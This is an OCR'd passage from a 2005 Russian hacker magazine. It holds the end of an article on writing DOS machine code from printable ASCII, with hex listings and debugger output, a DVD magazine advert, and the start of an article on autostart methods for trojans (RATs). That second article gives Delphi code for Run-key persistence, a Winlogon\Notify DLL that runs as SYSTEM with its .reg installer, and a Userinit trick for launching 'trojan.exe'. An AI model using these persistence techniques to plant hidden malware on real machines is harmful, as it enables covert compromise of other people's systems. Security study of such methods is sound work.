Поскольку, начальное значение регистра AX равно 0000h, для достижения задуманного, нам достаточно вычесть из него значение F700h, что равносильно сложением с 900h. В машинном представлении это будет выглядеть приблизительно так:

[подготовка регистра AH в работе (предварительный вариант)]

```
00000000: 2D 00 F7              sub   ax, 0F700
```

Опс! Сразу два байта вылетают в штрафбат. Это 00h и F7h. Черт! Как же быть? Надо подумать… А что если вычислить значение не все сразу, а по частям? Короче говоря, нужно разложить F700h на ряд слагаемых, каждое из которых находилось бы в заданном интервале. Точнее даже не интервале, а каждый байт, входящий в слово, удовлетворял бы условию 80h > x > 1Fh. Чем не головоломка? Любители математики легко найдут строгое решение, а всем остальным придется довольствоваться методом перебора. Вот, например, если от F700h шесть раз отнять по 292Ah, останется всего 4, которые можно накрутить обычным DEC AX (впрочем, в данном случае «крутить» совершенно необязательно, поскольку при AH == 9, значение регистра AL игнорируется). В общем, наш аналог MOV AX, 9 будет выглядеть так:

[подготовка регистра AH в работе (окончательный вариант)]

```
00000000: 2D 2A 29              sub   ax, 0292A
00000003: 2D 2A 29              sub   ax, 0292A
00000006: 2D 2A 29              sub   ax, 0292A
00000009: 2D 2A 29              sub   ax, 0292A
0000000C: 2D 2A 29              sub   ax, 0292A
0000000F: 2D 2A 29              sub   ax, 0292A
00000012: 48                    dec   ax
00000013: 48                    dec   ax
00000014: 48                    dec   ax
00000015: 48                    dec   ax
```

А в текстовом виде: "-*)-*)-*)-*)-*)-*)HHHH". Для проверки работоспособности программы, запустим ее под отладчиком.
Смотрим и… ура! Получилось! Регистр AH послушно обратился в 09h и ни одного ASCII символа при этом не пострадало. Впрочем, это не единственный и к тому же не самый короткий вариант. Можно, например, подтянуть регистр AL к 09h (в этом нам помогут команды INC AX), а затем переслать AL в AH. Стоп! Ведь команд пересылки у нас нет! Ни MOV, ни XCHG не работают! Однако в нашем распоряжении есть стек! А стек это могучая вещь! Команда PUSH reg16 забрасывает 16-разрядный регистр на верхушку, а POP reg16 стаскивает его оттуда. Команд для работы с 8-разрядными регистрами нет, а это значит, что AL и AH мы никак не обменяем, во всяком случае если действовать в лобовую. Нет, тут нужен совсем другой подход! Что такое машинное слово? Совокупность двух байт, так? Причем, младший байт лежит по меньшему адресу, а за ним следует старший. Немного медитации и решение найдено. Если заслать в стек регистр AX, затем уменьшить указатель верхушки стека на единицу и извлечь регистр AX, то в AL попадет мусор, а в AH — младший байт оригинального регистра AX, в результате чего наша задача будет решена! Весь код угадывается в 0Bh байт, что на 0Ah байт короче, чем в прошлый раз. Это стоило бы отметить!

[подготовка регистра AH в работе (улучшенный вариант)]


```
00000000: 40                    inc   ax
00000001: 40                    inc   ax
00000002: 40                    inc   ax
00000003: 40                    inc   ax
00000004: 40                    inc   ax
00000005: 40                    inc   ax
00000006: 40                    inc   ax
00000007: 40                    inc   ax
00000008: 40                    inc   ax
00000009: 50                    push  ax
0000000A: 4C                    dec   sp
0000000B: 58                    pop   ax
```

С регистром DX мы разделываемся аналогичным образом (многократным вычитанием), а вот с INT 21h (CDh 21h) все обстоит значительно сложнее — без самомодифицирующегося кода здесь просто никак. На этот случай в нашем арсенале есть, по меньшей мере, две команды для работы с памятью: sub byte:[index_reg16],reg8 и sub byte:[BP+im8],reg8.
Естественно, нам необходимо знать смещение инструкции INT 21h в машинном коде, а на данном этапе оно еще не известно, так как перед ним располагается самомодифицирующийся код, длину которого мы еще не готовы назвать. Хорошо, условимся считать, что INT 21h располагается по смещению 66h от начала файла, что соответствует 166h в памяти (базовый адрес загрузки для com-файлов равен 100h).
Начальное значение регистра SI равно 100h, что существенно упрощает нашу задачу. Остается разобраться с INT 21h (CDh 21h). Если закодировать эту команду как 23h 21, а затем отнять от нее 56h, мы добьемся того, что так долго искали. В машинном представлении это может выглядеть так:

[формирование инструкции INT 21h
с помощью самомодифицирующегося кода]

```
00000000: 56                    push  si
00000001: 5D                    pop   bp
00000002: 6A 56                 push  056
00000004: 59                    pop   cx
00000005: 28 4E 66              sub   [bp][00066],cl
…
00000066: 23 21
```

Этому соответствует следующая текстовая строка: "V]jVY(Nf…#!". Не слишком литературно, конечно, но зато целиком из печатных символов! Команда RETN с опкодом C3h укрощается аналогично.
Короче говоря, первый этап ручного ассемблирования можно считать пройденным. Как и все готовые решения, он скрывает весь накал страстей и не передает треска мозговых извилин. Это только с виду кажется, что задачка решается просто. На самом деле, она тре-



проверка работоспособности фрагментов программы под отладчиком

```
L:\ARTICLE\hacker\ASM~1.TEX\U.COM
 tilities   bject   lock   etup   hello          187D     555,040
AX 0000  CX 00FF  DS:SI 187D:0100  CS:IP 187D:0100  BP 0000  ODITSZAPC    Stack
BX 0000  DX 187D  ES:DI 187D:FFFE  SS:SP 187D:FFFE  FL 7202  001000000   -08 0000
                                                                         -06 0000
187D:0100  48        DEC   AX                                            -04 0000
187D:0101  45        INC   BP                                            -02 0000
187D:0102  4C        DEC   SP                                            +00 0000
187D:0103  4C        DEC   SP                                            +02 20CD
187D:0104  4F        DEC   DI                                            +04 9FFF
187D:0105  2C 57     SUB   AL,57                                         +06 9A00
187D:0107  4F        DEC   DI                                            +08 FEF0
187D:0108  52        PUSH  DX                                            +0A F01D
187D:0109  4C        DEC   SP                                            +0C BD6D
187D:010A  44        INC   SP                                            +0E 05DC

187D:0100  48 45 4C 4C  4F 2C 57 4F  52 4C 44 21  24 90 90 90  HELLO,WORLD!$PPP
187D:0110  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  PPPPPPPPPPPPPPPP
187D:0120  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  PPPPPPPPPPPPPPPP
187D:0130  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  PPPPPPPPPPPPPPPP
187D:0140  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  PPPPPPPPPPPPPPPP
187D:0150  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  PPPPPPPPPPPPPPPP
187D:0160  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  PPPPPPPPPPPPPPPP
187D:0170  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  PPPPPPPPPPPPPPPP
187D:0180  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  PPPPPPPPPPPPPPPP
F1AnimTr F2AnimSt F3ADelay F4Link F5UserSc F6 F7Replac F8 F9Update F10
```

строка "HELLO,WORLD!$" и ее машинное представление

бует нестандартного мышления, хорошего значения структуры машинных команд, медитации и длительных размышлений, пытающихся втиснуть заданную функциональность в ограниченный диапазон читабельных байт. Впрочем, это всего лишь начало. Настоящее веселье наступает потом, когда хакер пытается превратить читабельный текст в осмысленную фразу. Очевидно, что наш первоначальный вариант (абракадабра в стиле "-*)-*)-*)-*)-*)HHHH…V]jVY(Nf…#!") ничем подобным не является.


Приходится разлагать числа на слагаемые так, чтобы эти сами слагаемые представляли осмысленные комбинации букв, разбавляемые машинными командами из первой группы (см. таблицу), для ликвидации подобных эффектов от которых использовать противоположные им команды. В конечном счете образуется какая-то дикая текстовая строка, с кучей посторонних символов, но зато работающая!!! Чтобы не обламывать кайф, никаких законченных решений здесь я приводить не буду. Первую строку создать всегда трудно. Главное — понять идею, общий принцип. В готовом виде все выглядит скучно и неинтересно.

На первых порах, можно смягчить условия и расширить доступный алфавит русскими буквами и символами псевдографики, а затем, по мере накопление опыта, его постепенно ужесточать. Матерые хакеры, напротив, ограничиваются только заглавными английскими буквами и к тому же соревнуются одновременно по размеру кода (в байтах), скорости его выполнения (в тактах старого доброго 8086) и времени решения задачи (в часах с точностью до минуты). До международных соревнований дело, конечно, не доходит, но в локальных схватках кровь кипит только так.

[заключение] Когда я говорил, что составление таких строк не имеет никакого практического значения, я слегка привирал. Ведь это замечательный защитный трюк, сбивающий хакеров с толку. Если фрагмент программы выглядит, как строка, и передача управления на него тщательно замаскирована, далеко не каждый хакер с лету разберется что к чему. Как вариант, машинные текстовые строки можно использовать как серийные номера, расшифровывающие программу или добавляющие к ней недостающую функциональность (естественно, перед запуском на выполнение необходимо проверить их CRC, вдруг пользователь ошибся при вводе). Еще интереснее написать MS-DOS вирус, представляющий собой текстовое послание. В общем, как говорится, главное фантазию иметь, а области применения найдутся


символ	команда	опкод
$	AND AL,im8	24h
%	AND AX, im16	25h
4	XOR AL, im8	34h
5	XOR AX, im16	35h
,	SUB AL, im8	2Ch
-	SUB AX,im16	2Dh
<	CMP AL, im8	2Ch
=	CMP AX, im16	3Dh

двух и трех байтовые команды второй группы


reloading...
99%

СМОТРИ_СЛУШАЙ_ЧУВСТВУЙ 09 (13)_СЕНТЯБРЬ_2005

DVDXPERT



Домашний кинотеатр дает возможность не выходя из дома видеть, слышать, чувствовать красоту мира.

«DVD Эксперт» помогает выбрать лучшую технику для домашнего кинотеатра.

В сентябре встречайте обновленный

DVD Эксперт!



Методы автозапуска

СУЩЕСТВУЕТ МНОЖЕСТВО СПОСОБОВ ОРГАНИЗОВАТЬ ЗАПУСК ТРОЯНА ПРИ СТАРТЕ СИСТЕМЫ, НЕКОТОРЫЕ ИЗ НИХ ДАВНО ЗАЮЗАНЫ ДО ДЫР, А НЕКОТОРЫЕ ИСПОЛЬЗУЮТСЯ ОЧЕНЬ РЕДКО И ПРАКТИЧЕСКИ НИЧЕМ НЕ ОБНАРУЖИВАЮТСЯ. ЕСЛИ ХАКЕР БУДЕТ ПОДХОДИТЬ К СОЗДАНИЮ СВОЕГО ТРОЯНСКОГО КОНЯ С УМОМ, ОН НИ ЗА ЧТО НА СВЕТЕ НЕ БУДЕТ ИСПОЛЬЗОВАТЬ ДРЕВНИЕ И ВСЕМ ИЗВЕСТНЫЕ МЕТОДЫ, ОН ИЛИ ПРИДУМАЕТ ЧТО-ТО СВОЕ, ИЛИ ВОЗЬМЕТ КАКОЙ-НИБУДЬ НОВЫЙ, ДОСЕЛЕ ПРИВАТНЫЙ, НУ, ИЛИ НЕ ОЧЕНЬ РАСПРОСТРАНЕННЫЙ СПОСОБ. ДАВАЙ ПОСМОТРИМ, КАКОЙ ВЫБОР ПРЕДСТОИТ СДЕЛАТЬ ХАКЕРУ | Ms-Rem (Ms-Rem@yandex.ru)

Разбираемся с реализацией автозагрузки в RAT

[старинные методы] Начнем со старинных, давно всем известных и широко применяемых методов. Это, конечно, запись ярлыка в папку «Автозагрузка» и создание параметров в разделах реестра HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run и KEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run. Первый метод, как ты понимаешь, абсолютно непригоден для использования в трояне. Его не станет никто реализовывать только потому, что детектирование подобного метода — это пара кликов, Пуск->Программы->Автозагрузка. Метод же с реестром, едва ли не самый распространенный из всех, так как применяется в троянах, начиная с самого момента их появления. Приведенные чуть выше разделы, содержат списки файлов, которые Explorer запускает после своей загрузки. Первый — список для конкретного пользователя, а второй — уже для всех пользователей в системе, по этой причине для добавления записи в него понадобятся права администратора или хотя бы опытного пользователя. Добавить свой параметр нетрудно, если использовать объект TRegistry, однако хакер борется за наименьший размер своих программ, поэтому применяет исключительно чистый API. Запись файла в список автозапуска Explorer'a у него может выглядеть так:


```
Procedure InstallTrojan;
var
  Key: hkey;
  TrName: PChar;
  St: TStartupInfo;
  Pr: TProcessInformation;
  SystemPath: array [0..MAX_PATH] of Char;
begin
  GetSystemDirectory(SystemPath, MAX_PATH);
  if RegOpenKeyEx(HKEY_LOCAL_MACHINE,
    'SOFTWARE\Microsoft\Windows\CurrentVersion\Run', 0,
    KEY_CREATE_SUB_KEY or KEY_SET_VALUE, Key) = ERROR_SUCCESS then
  begin
    RegSetValueEx(Key, KeyName, 0, REG_SZ, ExeName,
      lstrlen(ExeName) + 1);
    RegCloseKey(Key);
  end;
end;
```

KeyName в этом коде — имя создаваемого ключа, а ExeName — путь к загружаемому файлу. Про этот метод автозагрузки знает даже самый тупой юзер, да и антивирусы давно уже научились мониторить Run в реестре и предупреждать пользователя о новых загружаемых файлах. Конечно, можно не добавлять свой пункт в список, а изменить уже существующий, вероятно, это вызовет чуть меньше подозрений у пользователя, но от антивируса, предупреждающего обо всех изменениях, не спасет. Поэтому, если и использовать этот метод, то в прикладных программах — о троянах с ним хакеру лучше забыть.

[запуск из-под Winlogon] Если начать искать более незаметные методы автозагрузки в реестре, то выясняется, что их превеликое множество. Для начала рассмотрим раздел HKEY_LOCAL_MACHINE\

КТО ТАКОЙ CLSID?

CLSID — уникальный 128 битный идентификатор, однозначно определяющий интерфейс COM-обьекта. COM-обьект представляет из себя DLL, экспортирующую не обычные функции, а ООП классы. Подробнее об этом ты можешь почитать в MSDN, а сейчас для нас важно лишь то, что CLSID хранится в реестре в виде строки, типа {00000000-0000-0000-0000-000000000000}. Число в фигурных скобках должно быть уникальным. Его можно сгенерировать программой GUIDGEN входящей в состав MS Visual Studio, или просто придумать от балды.



На диске как обычно ты сможешь откопать все сорцы к статье. На диске к журналу, конечно. На каком-нибудь левом, купленном на радиорынке, ты всего этого не обнаружишь.

SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify, в котором хранятся списки DLL, подгружаемых процессом winlogon.exe при наступлении определенных событий в системе. Неплохим методом автозапуска является запись в этот раздел реестра собственной DLL. Один из его плюсов то, что наша DLL может быть запущена от процесса System при старте системы. При этом хакер получает полный доступ к системе, но, правда, лишается доступа к шифрованным файлам пользователя (на NTFS). Обойти это ограничение он может с помощью запуска DLL при входе пользователя в систему (с включенной имперсонацией), либо сделав инжект в пользовательский процесс. Также хакеру, вероятно, будет полезно то, что есть возможность определить несколько функций в одной DLL, которые будут вызываться при разных системных событиях, к примеру, при старте системы и при входе пользователя в систему.
Итак, для запуска своей DLL нам необходимо создать в Winlogon\Notify раздел с произвольным именем. Обязательными параметрами этого раздела будут являться Asynchronous, DllName, Impersonate и один или несколько параметров, отвечающих за событие , при котором DLL будет загружена. Параметр Asynchronous (REG_DWORD) определяет тип вызова функций из DLL. При значении 0 функции будут вызываться из основного потока процесса winlogon.exe, и загрузка системы не сможет быть продолжена до тех пор, пока функция не вернет управление. При значении 1 функция будет вызвана асинхронно, в отдельном потоке, а, следовательно, она сможет никогда не возвращать управление системе. Параметр DllName определяет путь к загружаемой DLL. Если DLL находится в системной папке, то можно прописать только ее имя. Параметр Impersonate определяет права доступа потока, в котором будет вызвана наша функция. При значении 0 поток получит права системы, а при значении 1 — права пользователя, с которым связано произошедшее событие. Рассмотрим теперь типы событий и имена соответствующих им ключей в реестре.

Logon — событие входа пользователя в систему, его применение целесообразно тогда, когда требуется выполнять действия от имени пользователя.
Logoff — выход пользователя из системы.
ScreenSaver — запуск скринсейвера, следует применять тогда, когда нужно выполнять действия, приводящие к большой загрузке системы (а, следовательно, заметные пользователю).
StopScreenSaver — завершение работы скринсейвера.
Shutdown — завершение работы системы, на это событие можно повесить сохранение каких-либо данных.
StartShell — запуск оболочки, происходит при старте explorer.exe. Обрати внимание, это событие не эквивалентно Logon, так как может быть вызвано несколько раз из-за рестарта оболочки при возникающих сбоях.
PostShell — событие, возникающее после запуска оболочки.
Startup — старт системы, наверняка хакер будет использовать именно это событие для загрузки трояна. Следует заметить, функция повешенная на это событие, будет всегда вызываться от имени системы, независимо от значения параметра Impersonate.
Lock — событие блокировки рабочей станции, оно возникает при смене пользователя без выхода из системы, либо при блокировке с помощью клавиш Win+L (Windows XP).
Unlock — разблокировка рабочей станции, либо переключение на другого залогиненного в системе пользователя.
Disconnect — отключение рабочей станции от домена.
Reconnect — подключение рабочей станции к домену.

Как видишь, набор событий весьма велик, и на каждое можно повесить свой обработчик. Это позволит отслеживать действия пользователя и выбирать наиболее удачный момент для запуска той или иной функции трояна.

Вот, к примеру, исходный код DLL, запускающей notepad.exe от имени System при входе пользователя в систему:

```
library Run;

uses
  windows;

procedure ExecuteNotepad();
var
  St: TStartupinfo;
  Pr: TProcessInformation;
begin
  ZeroMemory(@St, SizeOf(St));
  St.cb := SizeOf(St);
  St.lpDesktop := PChar('winsta0\default');
CreateProcess(nil, 'notepad.exe', nil, nil, false, 0, nil, nil, St, Pr);
end;

exports
  ExecuteNotepad;


begin
end.
```

Эта DLL содержит только одну функцию — ExecuteNotepad, которая вешается на событие Logon. Для установки надо скопировать эту DLL в папку \windows\system32 и выполнить REG-файл следующего содержания (думаю, содержимое этого файла будет тебе понятно и без моих комментариев):

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\Run]
"Asynchronous"=dword:00000001
"Impersonate"=dword:00000000
"DllName"="run.dll"
"Logon"="ExecuteNotepad"
```

Недостаток этого метода в том, что раздел реестра, куда прописывается троян, документирован в MSDN, а, следовательно, некоторые пользователи могут его иногда проверять. Однако не смотря ни на что, метод работает в 99% случаев и показал себя достаточно надежным для использования в RAT.
Для того, чтобы скрыть автозагрузку еще лучше, хакеру стоит обратить внимание на раздел реестра HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GPExtensions. В нем хранятся списки DLL, загружаемых винлогоном при обработке групповой политики безопасности. В этот раздел также можно установить трояна, но проблема в том, что настройки политики безопасности пользователи меняют редко, и, маловероятно, что этот автозапуск вообще когда-нибудь сработает ;). Как добавить туда свою DLL очень просто понять, посмотрев на уже существующие там записи.
Но и это, как говориться, еще не все. В Winlogon'е огромная куча мест, откуда реально стартануть трояна. Смотри, разделом выше, в HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon есть два замечательных параметра: Shell и Userinit. Первый обычно содержит имя файла оболочки, запускаемой после входа в систему (обычно explorer.exe), второй — путь к приложению, которое инициализируют профиль пользователя при входе в систему (обычно Userinit.exe). Для автозагрузки можно подставить в параметр Shell путь к своему трояну, который уже будет сам запускать оболочку. Но это не лучший способ. Гораздо больше возможностей предоставляет параметр Userinit. Основная его фича в том, что с его помощью можно запустить не одно, а сразу несколько приложений — достаточно просто разделить их запятыми. На практике это может выглядеть так: Userinit = Userinit.exe, trojan.exe. Такая штука будет замечательно работать!
